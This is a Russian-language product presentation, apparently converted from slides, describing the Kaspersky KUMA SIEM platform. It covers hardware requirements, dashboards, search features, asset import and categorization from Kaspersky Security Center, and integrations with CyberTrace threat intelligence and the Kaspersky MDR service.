
CPU – 12 CPU
RAM – 32 ГБ
Storage – 500 ГБ

CPU – 12 CPU
RAM – 16 ГБ
Storage – 1000 ГБ

CPU – 24 CPU
RAM – 64 ГБ
Storage SSD – 50* ТБ
Storage HDD – 50* ТБ


* Объем хранилища зависит от длительности хранения событий и размера единичного события

Функциональность



Данные отображаются в наиболее часто используемых форматах для упрощения определения тенденций, закономерностей и аномальных событий

- Настраиваемые виджеты обеспечивают удобную визуализацию и эффективное отображение индикаторов и позволяют аналитикам определять приоритетность инцидентов, выявлять первопричины и реагировать на угрозы более эффективно.
- Организации могут отслеживать эффективность мониторинга и реагирования, выявлять тенденции и оценивать общее состояние системы безопасности.
- Пользователи могут обогащать данные полей событий с помощью словарей, таблиц, активов и атрибутов учетных записей, а также использовать эти данные для поиска и визуализации. Это помогает отразить на информационных панелях и в отчетах данные с более глубоким контекстом.




Отслеживание использования ресурсов

Благодаря визуализации взаимосвязи ресурсов (фильтров, правил, списков) пользователи могут понять, как изменение одного из них повлияет на другие.


Это облегчает создание и редактирование контента, позволяя аналитикам понимать связи между правилами.

Зависимости R437_06_Чрезмерная активность SNMP-запросов



Эффективная работа с пользовательскими ресурсами KUMA


- Быстрый поиск фильтров, словарей и правил, объединенных одним тегом, с помощью поиска по тегам.
- Полнотекстовый поиск по ресурсам существенно сокращает время аналитика на поиск нужного ресурса. Поисковый запрос, выполненный из раздела Ресурсы и сервис, вернет все ресурсы, в которых есть вхождение поискового слова.



Поиск по тегам

Экономия времени аналитиков благодаря улучшенному поиску

- Хранение 32 прошлых поисковых запросов для удобства пользователя и быстрого доступа. Благодаря предварительному форматированию читать запросы легко для каждого тенанта
- Аналитики могут быстро и точно находить соответствующие события или создавать отчеты о динамических показателях, определяя начальный и конечный периоды времени для поискового запроса или отчета.




История поисковых запросов



События аудита
для каждого тенанта

Можно направить
в коррелятор
и создавать алерты
на появление
уязвимостей

Можно строить
графики анализа
состояния активов



Импорт активов

с фильтрацией
по структуре серверов
на уровне иерархии KSC
и групп
администрирования

с настройкой расписания

с выводом результатов
в менеджере задач

Kaspersky Security Center

Состояние

☒

Тенант*

Main

KSC активы, информация об оборудовании

Интервал обновления данных (час.)

12

Запланированное обновление: 04.12.2025 01:28:37

KSC активы

▶ Импортировать активы KSC

Атрибуты активов KSC (уязвимости, программное обеспечение, владельцы)

Интервал обновления данных (час.)

12

Запланированное обновление: 04.12.2025 01:41:22

Атрибуты активов KSC

▶ Импортировать атрибуты активов KSC

Динамическая категоризация по:

FQDN

IP

CVE

ОС

Расширенный статус KSC

ПО

КИИ

Статус Endpoint Sensor

Пользовательские поля актива

Логические операторы
AND, OR, NOT и группировки

Возможность
проверки условий

Изменить категорию

Название*
Windows

Родительская категория*
Main/Categorized assets

Тенант*
Main

Способ категоризации*
Активно

Уровень важности*
Низкий

Описание
Описание

Регулярность категоризации
1ч

Условия
И + Добавить условие

Если ОС = Windows

Проверить условия



 Повышение актуальности данных путем обогащения их аналитическими данными с портала Kaspersky Threat Intelligence Portal




Kaspersky CyberTrace передает **контекстные обогащенные события ИБ** и отображает подробную информацию в интерфейсе KUMA

Обработка событий. Не нужно отдельно настраивать регулярные выражения для CyberTrace.

Расследование. Результаты обогащения немедленно добавляются к исходному событию.

Логика обнаружения. Можно создавать пользовательские индикаторы из инцидентов и добавлять их в базу данных CyberTrace – все в одном интерфейсе.



- Хранение баз данных и поиск информации (+ ретроспективное сканирование)
- Агрегация, дедупликация, нормализация и передача данных
- Статистика обнаружения и матрица пересечений по потоку данных
- Публичный API (для интеграции и автоматизации)
- Поддержка нескольких клиентов для MSSP и крупных предприятий

Kaspersky MDR — управляемый сервис обнаружения и реагирования на угрозы: круглосуточный мониторинг, Threat Hunting и автоматизированная реакция на инциденты

Как работает?

- Автоматический импорт инцидентов из MDR Console прямо в KUMA для обработки и анализа
- Интеграция без изменения управления инцидентами — в KUMA они поступают как алерты

